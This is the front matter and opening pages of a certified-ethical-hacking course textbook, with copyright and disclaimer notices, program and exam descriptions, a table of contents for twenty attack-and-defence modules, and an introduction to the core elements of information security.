EC-Council

C|EH™
Certified Ethical Hacker

Ethical Hacking and Countermeasures v11

Professional Series

EC-COUNCIL OFFICIAL CURRICULA

Ethical Hacking and Countermeasures

Version 11

EC-Council

Copyright © 2020 by EC-Council. All rights reserved. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but may not be reproduced for publication without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to EC-Council, addressed "Attention: EC-Council," at the address below:

EC-Council New Mexico
101C Sun Ave NE
Albuquerque, NM 87109

Information contained in this publication has been obtained by EC-Council from sources believed to be reliable. EC-Council takes reasonable measures to ensure that the content is current and accurate; however, because of the possibility of human or mechanical error, we do not guarantee the accuracy, adequacy, or completeness of any information and are not responsible for any errors or omissions nor for the accuracy of the results obtained from use of such information.

The courseware is a result of extensive research and contributions from subject-matter experts from all over the world. Due credits for all such contributions and references are given in the courseware in the research endnotes. We are committed to protecting intellectual property rights. If you are a copyright owner (an exclusive licensee or their agent) and you believe that any part of the courseware constitutes an infringement of copyright, or a breach of an agreed license or contract, you may notify us at **legal@eccouncil.org**. In the event of a justified complaint, EC-Council will remove the material in question and make necessary rectifications.

The courseware may contain references to other information resources and security solutions, but such references should not be considered as an endorsement of or recommendation by EC-Council.

Readers are encouraged to report errors, omissions, and inaccuracies to EC-Council at **legal@eccouncil.org**. If you have any issues, please contact us at **support@eccouncil.org**.

NOTICE TO THE READER

EC-Council does not warrant or guarantee any of the products, methodologies, or frameworks described herein nor does it perform any independent analysis in connection with any of the product information contained herein. EC-Council does not assume, and expressly disclaims, any obligation to obtain and include information other than that provided to it by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instruction contained herein, the reader willingly assumes all risks in connection with such instructions. EC-Council makes no representations or warranties of any kind, including but not limited to the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and EC-Council takes no responsibility with respect to such material. EC-Council shall not be liable for any special, consequential, or exemplary damages resulting, in whole or in part, from the reader's use of or reliance upon this material.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Foreword

Since you are reading this CEHv11 courseware, you most likely realize the importance of information systems security. However, we would like to put forth our motive behind compiling a resource such as this one and what you can gain from this course.

You might find yourself asking what sets this course apart from the others out there. The truth is that no single courseware can address all the issues of information security in a detailed manner. Moreover, the rate at which exploits, tools, and methods are being discovered by the security community makes it difficult for one program to cover all the necessary facets of information security. This doesn't mean that this course is inadequate in any way as we have worked to cover all major domains in such a manner that the reader will be able to appreciate the way security has evolved over time as well as gain insight in to the fundamental workings relevant to each domain. It is a blend of academic and practical wisdom supplemented with tools that the reader can readily access in order to obtain a hands-on experience.

The emphasis throughout the courseware is on gaining practical know-how, which explains the stress on free and accessible tools. You will read about some of the most widespread attacks seen, the popular tools used by attackers, and how attacks have been carried out using ordinary resources.

You may also want to know what to expect once you have completed the course. This courseware is a resource material. Any penetration tester can tell you that there is no one straight methodology or sequence of steps that you can follow while auditing a client site. There is no one template that will meet all your needs. Your testing strategy will vary with the client, the basic information about the system or situation, and the resources at your disposal. However, for each stage you choose – be it enumeration, firewall, penetration of other domains - you will find something in this courseware that you can definitely use.

Finally, this is not the end! This courseware is to be considered a constant work-in-progress because we will be adding value to this courseware over time. You may find some aspects extremely detailed, while others may have less detail. We are constantly asking ourselves if the content helps explain the core point of the lesson, and we constant calibrate our material with that in mind. We would love to hear your viewpoints and suggestions so please send us your feedback to help in our quest to constantly improve our courseware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

About the EC-Council CEH Program

If you want to stop hackers from invading your network, first you've got to invade their minds.

Computers around the world are systematically being victimized by rampant hacking. This hacking is not only widespread, but is being executed so flawlessly that the attackers compromise a system, steal everything of value and completely erase their tracks.

The goal of the ethical hacker is to help the organization take preemptive measures against malicious attacks by attacking the system himself; all the while staying within legal limits. This philosophy stems from the proven practice of trying to catch a thief, by thinking like a thief. As technology advances and organization depend on technology increasingly, information assets have evolved into critical components of survival.

If hacking involves creativity and thinking 'out-of-the-box', then vulnerability testing and security audits will not ensure the security proofing of an organization. To ensure that organizations have adequately protected their information assets, they must adopt the approach of 'defense in depth'. In other words, they must penetrate their networks and assess the security posture for vulnerabilities and exposure.

The Ethical Hacker is an individual who is usually employed with the organization and who can be trusted to undertake an attempt to penetrate networks and/or computer systems using the same methods as a Hacker. Hacking is a felony in some countries. When it is done by request and under a contract between an Ethical Hacker and an organization, it is legal. The most important point is that an Ethical Hacker has authorization to probe the target.

The CEH Program certifies individuals in the specific network security discipline of Ethical Hacking from a vendor-neutral perspective. The Certified Ethical Hacker certification will fortify the application knowledge of security officers, auditors, security professionals, site administrators, and anyone who is concerned about the integrity of the network infrastructure. A Certified Ethical Hacker is a skilled professional who understands and knows how to look for the weaknesses and vulnerabilities in target systems and uses the same knowledge and tools as a malicious hacker.

To achieve the Certified Ethical Hacker Certification, you must pass the CEH exam 312-50.

Please visit **https://www.eccouncil.org/programs/certified-ethical-hacker-ceh** for more information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

About EC-Council

The International Council of Electronic Commerce Consultants, better known as EC-Council, was founded in late 2001 to address the need for well-educated and certified information security and e-business practitioners. EC-Council is a global, member-based organization composed of industry and subject matter experts working together to set the standards and raise the bar in information security certification and education.

EC-Council first developed the Certified Ethical Hacker (C|EH) program with the goal of teaching the methodologies, tools, and techniques used by hackers. Leveraging the collective knowledge of hundreds of subject-matter experts, the CEH program has rapidly gained popularity around the world and is now delivered in more than 145 countries by more than 950 authorized training centers. It is considered as the benchmark for many government entities and major corporations around the globe.

EC-Council, through its impressive network of professionals and huge industry following, has also developed a range of other leading programs in information security and e-business. EC-Council certifications are viewed as the essential certifications needed when standard configuration and security policy courses fall short. Providing a true, hands-on, tactical approach to security, individuals armed with the knowledge disseminated by EC-Council programs are tightening security networks around the world and beating hackers at their own game.

Other EC-Council Programs

Security Awareness: Certified Secure Computer User

C|SCU
Certified | Secure Computer User

The purpose of the CSCU training program is to provide students with the necessary knowledge and skills to protect their information assets. This class will immerse students in an interactive learning environment where they will acquire fundamental understanding of various computer and network security threats such as identity theft, credit card fraud, online banking phishing scams, viruses and backdoors, email hoaxes, sexual predators and other online threats, loss of confidential information, hacking attacks, and social engineering. More importantly, the skills learnt from the class help students take the necessary steps to mitigate their security exposure.

Network Defense: Certified Network Defender

C|ND
Certified | Network Defender

Students enrolled in the Certified Network Defender course will gain a detailed understanding of network defense and develop their hands-on expertise to perform in real-life network defense situations. They will gain the depth of technical knowledge required to actively design a secure network within your organization. This course provides a fundamental understanding of the true nature of data transfer, network technologies, and software technologies so that students may understand how networks operate, how automation software behaves, and how to analyze networks and their defense.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Students will learn how to protect, detect, and respond to the network attacks as well as learning about network defense fundamentals, the application of network security controls, protocols, perimeter appliances, secure IDS, VPN, and firewall configuration. Students will also learn the intricacies of network traffic signature, analysis, and vulnerability scanning, which will help in designing improved network security policies and successful incident response plans. These skills will help organizations foster resiliency and operational continuity during attacks.

Penetration Testing: Certified Penetration Testing Professional

CPENT certification requires you to demonstrate the application of advanced penetration testing techniques such as advanced Windows attacks, IOT systems attacks, advanced binaries exploitation, exploits writing, bypassing a filtered network, Operational Technology (OT) pen testing, accessing hidden networks with pivoting and double pivoting, privilege escalation, and evading defense mechanisms.

EC-Council's CPENT standardizes the knowledge base for penetration testing professionals by incorporating best practices followed by experienced experts in the field. The objective of the CPENT is to ensure that each professional follows a strict code of ethics, is exposed to the best practices in the domain of penetration testing and aware of all the compliance requirements required by the industry.

Unlike a normal security certification, the CPENT credential provides an assurance that security professionals possess skills to analyze the security posture of a network exhaustively and recommend corrective measures authoritatively. For many years EC-Council has been certifying IT Security Professionals around the globe to ensure these professionals are proficient in network security defense mechanisms. EC-Council's credentials vouch for their professionalism and expertise thereby making these professionals more sought after by organizations and consulting firms globally.

Computer Forensics: Computer Hacking Forensic Investigator

Computer Hacking Forensic Investigator (CHFI) is a comprehensive course covering major forensic investigation scenarios. It enables students to acquire crucial hands-on experience with various forensic investigation techniques. Students learn how to utilize standard forensic tools to successfully carry out a computer forensic investigation, preparing them to better aid in the prosecution of perpetrators.

EC-Council's CHFI certifies individuals in the specific security discipline of computer forensics from a vendor-neutral perspective. The CHFI certification bolsters the applied knowledge of law enforcement personnel, system administrators, security officers, defense and military personnel, legal professionals, bankers, security professionals, and anyone who is concerned about the integrity of network infrastructures.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Handling: EC-Council Certified Incident Handler

EC-Council's Certified Incident Handler (E|CIH) program has been designed and developed in collaboration with cybersecurity and incident handling and response practitioners across the globe. It is a comprehensive specialist-level program that imparts knowledge and skills that organizations need to effectively handle post breach consequences by reducing the impact of the incident, from both a financial and a reputational perspective.

E|CIH is a method-driven program that uses a holistic approach to cover vast concepts concerning organizational incident handling and response from preparing and planning the incident handling response process to recovering organizational assets after a security incident. These concepts are essential for handling and responding to security incidents to protect organizations from future threats or attacks.

Management: Certified Chief Information Security Officer

The Certified Chief Information Security Officer (CCISO) program was developed by EC-Council to fill a knowledge gap in the information security industry. Most information security certifications focus on specific tools or practitioner capabilities. When the CCISO program was developed, no certification existed to recognize the knowledge, skills, and aptitudes required for an experienced information security professional to perform the duties of a CISO effectively and competently. In fact, at that time, many questions existed about what a CISO really was and the value this role adds to an organization.

The CCISO Body of Knowledge helps to define the role of the CISO and clearly outline the contributions this person makes in an organization. EC-Council enhances this information through training opportunities conducted as instructor-led or self-study modules to ensure candidates have a complete understanding of the role. EC-Council evaluates the knowledge of CCISO candidates with a rigorous exam that tests their competence across five domains with which a seasoned security leader should be familiar.

Application Security: Certified Application Security Engineer

The Certified Application Security Engineer (CASE) credential is developed in partnership with large application and software development experts globally. The CASE credential tests the critical security skills and knowledge required throughout a typical software development life cycle (SDLC), focusing on the importance of the implementation of secure methodologies and practices in today's insecure operating environment.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The CASE certified training program is developed concurrently to prepare software professionals with the necessary capabilities that are expected by employers and academia globally.It is designed to be a hands-on, comprehensive application security course that will help software professionals create secure applications. The training program encompasses security activities involved in all phases of the Software Development Lifecycle (SDLC): planning, creating, testing, and deploying an application.

Unlike other application security trainings, CASE goes beyond just the guidelines on secure coding practices and includes secure requirement gathering, robust application design, and handling security issues in post development phases of application development. This makes CASE one of the most comprehensive certifications on the market today. It is desired by software application engineers, analysts, testers globally, and respected by hiring authorities.

Incident Handling: Certified Threat Intelligence Analyst

Certified Threat Intelligence Analyst (C|TIA) is designed and developed in collaboration with cybersecurity and threat intelligence experts across the globe to help organizations identify and mitigate business risks by converting unknown internal and external threats into known threats. It is a comprehensive, specialist-level program that teaches a structured approach for building effective threat intelligence.

In the ever-changing threat landscape, C|TIA is an essential Threat Intelligence training program for those who deal with cyber threats on a daily basis. Organizations today demand a professional-level cybersecurity threat intelligence analyst who can extract the intelligence from data by implementing various advanced strategies. Such professional-level Threat Intelligence training programs can only be achieved when the core of the curricula maps with and is compliant to government and industry published threat intelligence frameworks.

Incident Handling: Certified SOC Analyst

The Certified SOC Analyst (CSA) program is the first step to joining a security operations center (SOC). It is engineered for current and aspiring Tier I and Tier II SOC analysts to achieve proficiency in performing entry-level and intermediate-level operations.

CSA is a training and credentialing program that helps the candidate acquire trending and in-demand technical skills through instruction by some of the most experienced trainers in the industry. The program focuses on creating new career opportunities through extensive, meticulous knowledge with enhanced level capabilities for dynamically contributing to a SOC team. Being an intense 3-day program, it thoroughly covers the fundamentals of SOC operations, before relaying the knowledge of log management and correlation, SIEM deployment, advanced incident detection, and incident response. Additionally, the candidate will learn to manage various SOC processes and collaborate with CSIRT at the time of need.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

CEH Exam Information

CEH Exam Details	
Exam Title	**Certified Ethical Hacker (CEH)**
Exam Code	**312-50**
Availability	**EC-Council Exam Portal** (please visit **https://www.eccexam.com**) **VUE** (please visit **https://home.pearsonvue.com/eccouncil**)
Duration	**4 Hours**
Questions	**125**
Passing Score	Please refer **https://cert.eccouncil.org/faq.html**

Please visit **https://cert.eccouncil.org/certified-ethical-hacker.html** for more information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Table of Contents

Module 01: Introduction to Ethical Hacking **1**

Information Security Overview 3
Cyber Kill Chain Concepts 12
Hacking Concepts 27
Ethical Hacking Concepts 38
Information Security Controls 47
Information Security Laws and Standards 76

Module 02: Footprinting and Reconnaissance **92**

Footprinting Concepts 94
Footprinting through Search Engines 101
Footprinting through Web Services 121
Footprinting through Social Networking Sites 162
Website Footprinting 172
Email Footprinting 192
Whois Footprinting 197
DNS Footprinting 203
Network Footprinting 208
Footprinting through Social Engineering 219
Footprinting Tools 222
Footprinting Countermeasures 232

Module 03: Scanning Networks **236**

Network Scanning Concepts 238
Scanning Tools 245
Host Discovery 259
Port and Service Discovery 277
OS Discovery (Banner Grabbing/OS Fingerprinting) 320
Scanning Beyond IDS and Firewall 335
Draw Network Diagrams 382

Module 04: Enumeration **390**

Enumeration Concepts 392
NetBIOS Enumeration 401

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SNMP Enumeration 413
LDAP Enumeration 421
NTP and NFS Enumeration 425
SMTP and DNS Enumeration 438
Other Enumeration Techniques 454
Enumeration Countermeasures 476

Module 05: Vulnerability Analysis 482
Vulnerability Assessment Concepts 485
Vulnerability Classification and Assessment Types 506
Vulnerability Assessment Solutions and Tools 515
Vulnerability Assessment Reports 538

Module 06: System Hacking 544
System Hacking Concepts 546
Gaining Access 552
Escalating Privileges 651
Maintaining Access 693
Clearing Logs 800

Module 07: Malware Threats 835
Malware Concepts 837
APT Concepts 848
Trojan Concepts 856
Virus and Worm Concepts 907
Fileless Malware Concepts 949
Malware Analysis 970
Countermeasures 1059
Anti-Malware Software 1066

Module 08: Sniffing 1076
Sniffing Concepts 1078
Sniffing Technique: MAC Attacks 1097
Sniffing Technique: DHCP Attacks 1112
Sniffing Technique: ARP Poisoning 1124
Sniffing Technique: Spoofing Attacks 1140

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Sniffing Technique: DNS Poisoning	1158
Sniffing Tools	1171
Countermeasures	1185
Sniffing Detection Techniques	1188
Module 09: Social Engineering	**1197**
Social Engineering Concepts	1199
Social Engineering Techniques	1207
Insider Threats	1236
Impersonation on Social Networking Sites	1244
Identity Theft	1250
Countermeasures	1257
Module 10: Denial-of-Service	**1280**
DoS/DDoS Concepts	1282
DoS/DDoS Attack Techniques	1287
Botnets	1313
DDoS Case Study	1325
DoS/DDoS Attack Tools	1334
Countermeasures	1340
DoS/DDoS Protection Tools	1362
Module 11: Session Hijacking	**1371**
Session Hijacking Concepts	1373
Application Level Session Hijacking	1389
Network Level Session Hijacking	1416
Session Hijacking Tools	1426
Countermeasures	1431
Module 12: Evading IDS, Firewalls, and Honeypots	**1457**
IDS, IPS, Firewall, and Honeypot Concepts	1459
IDS, IPS, Firewall, and Honeypot Solutions	1501
Evading IDS	1525
Evading Firewalls	1549
IDS/Firewall Evading Tools	1578
Detecting Honeypots	1582

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

IDS/Firewall Evasion Countermeasures 1589

Module 13: Hacking Web Servers 1593
Web Server Concepts 1595
Web Server Attacks 1605
Web Server Attack Methodology 1630
Web Server Attack Tools 1663
Countermeasures 1673
Patch Management 1689
Web Server Security Tools 1696

Module 14: Hacking Web Applications 1710
Web Application Concepts 1713
Web Application Threats 1725
Web Application Hacking Methodology 1805
Web API, Webhooks, and Web Shell 1901
Web Application Security 1954

Module 15: SQL Injection 1997
SQL Injection Concepts 1999
Types of SQL Injection 2014
SQL Injection Methodology 2031
SQL Injection Tools 2114
Evasion Techniques 2121
Countermeasures 2139

Module 16: Hacking Wireless Networks 2161
Wireless Concepts 2163
Wireless Encryption 2180
Wireless Threats 2198
Wireless Hacking Methodology 2228
Wireless Hacking Tools 2311
Bluetooth Hacking 2325
Countermeasures 2339
Wireless Security Tools 2352

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module 17: Hacking Mobile Platforms **2370**
Mobile Platform Attack Vectors 2372
Hacking Android OS 2404
Hacking iOS 2460
Mobile Device Management 2493
Mobile Security Guidelines and Tools 2507

Module 18: IoT and OT Hacking **2536**
IoT Concepts 2539
IoT Attacks 2561
IoT Hacking Methodology 2607
IoT Hacking Tools 2649
Countermeasures 2661
OT Concepts 2675
OT Attacks 2704
OT Hacking Methodology 2730
OT Hacking Tools 2766
Countermeasures 2773

Module 19: Cloud Computing **2788**
Cloud Computing Concepts 2791
Container Technology 2818
Serverless Computing 2844
Cloud Computing Threats 2851
Cloud Hacking 2900
Cloud Security 2954


Module 20: Cryptography **2999**
Cryptography Concepts 3001
Encryption Algorithms 3008
Cryptography Tools 3045
Public Key Infrastructure (PKI) 3055
Email Encryption 3063
Disk Encryption 3084
Cryptanalysis 3090
Countermeasures 3118

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Glossary 3123
References 3148
Appendix A - Ethical Hacking Essential Concepts - I 3204
Appendix B - Ethical Hacking Essential Concepts - II 3322

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module 01:
Introduction to Ethical Hacking



Module Objectives


Attackers break into systems for various reasons and purposes. Therefore, it is important to understand how malicious hackers attack and exploit systems and the probable reasons behind those attacks. As Sun Tzu states in the Art of War, "If you know yourself but not the enemy, for every victory gained, you will also suffer a defeat." System administrators and security professionals must guard their infrastructure against exploits by knowing the enemy—the malicious hacker(s)—who seeks to use the same infrastructure for illegal activities.

This module starts with an overview of the current security scenario and emerging threat vectors. It provides insight into the different elements of information security. Later, the module discusses hacking and ethical hacking concepts and ends with a brief discussion on information security controls and information security laws and acts.

At the end of this module, you will be able to:

- Describe the elements of information security
- Explain information security attacks and information warfare
- Describe cyber kill chain methodology, TTPs, and IoCs
- Describe hacking concepts, types, and phases
- Explain ethical hacking concepts and scope
- Understand information security controls (defense-in-depth, risk management, cyber threat intelligence, threat modeling, incident management process, and AI/ML)
- Know about the information security acts and laws

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Information Security Overview

Information security refers to the protection or safeguarding of information and information systems that use, store, and transmit information from unauthorized access, disclosure, alteration, and destruction. Information is a critical asset that organizations must secure. If sensitive information falls into the wrong hands, then the respective organization may suffer huge losses in terms of finances, brand reputation, customers, or in other ways. To provide an understanding of how to secure such critical information resources, this module starts with an overview of information security.

This section introduces the elements of information security, classification of attacks, and information warfare.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Elements of Information Security

Information security is "the state of the well-being of information and infrastructure in which the possibility of theft, tampering, or disruption of information and services is kept low or tolerable." It relies on five major elements: confidentiality, integrity, availability, authenticity, and non-repudiation.

- **Confidentiality**

  Confidentiality is the assurance that the information is accessible only to authorized. Confidentiality breaches may occur due to improper data handling or a hacking attempt. Confidentiality controls include data classification, data encryption, and proper disposal of equipment (such as DVDs, USB drives, and Blu-ray discs).

- **Integrity**

  Integrity is the trustworthiness of data or resources in the prevention of improper and unauthorized changes—the assurance that information is sufficiently accurate for its purpose. Measures to maintain data integrity may include a checksum (a number produced by a mathematical function to verify that a given block of data is not changed) and access control (which ensures that only authorized people can update, add, or delete data).

- **Availability**

  Availability is the assurance that the systems responsible for delivering, storing, and processing information are accessible when required by authorized users. Measures to maintain data availability can include disk arrays for redundant systems and clustered machines, antivirus software to combat malware, and distributed denial-of-service (DDoS) prevention systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

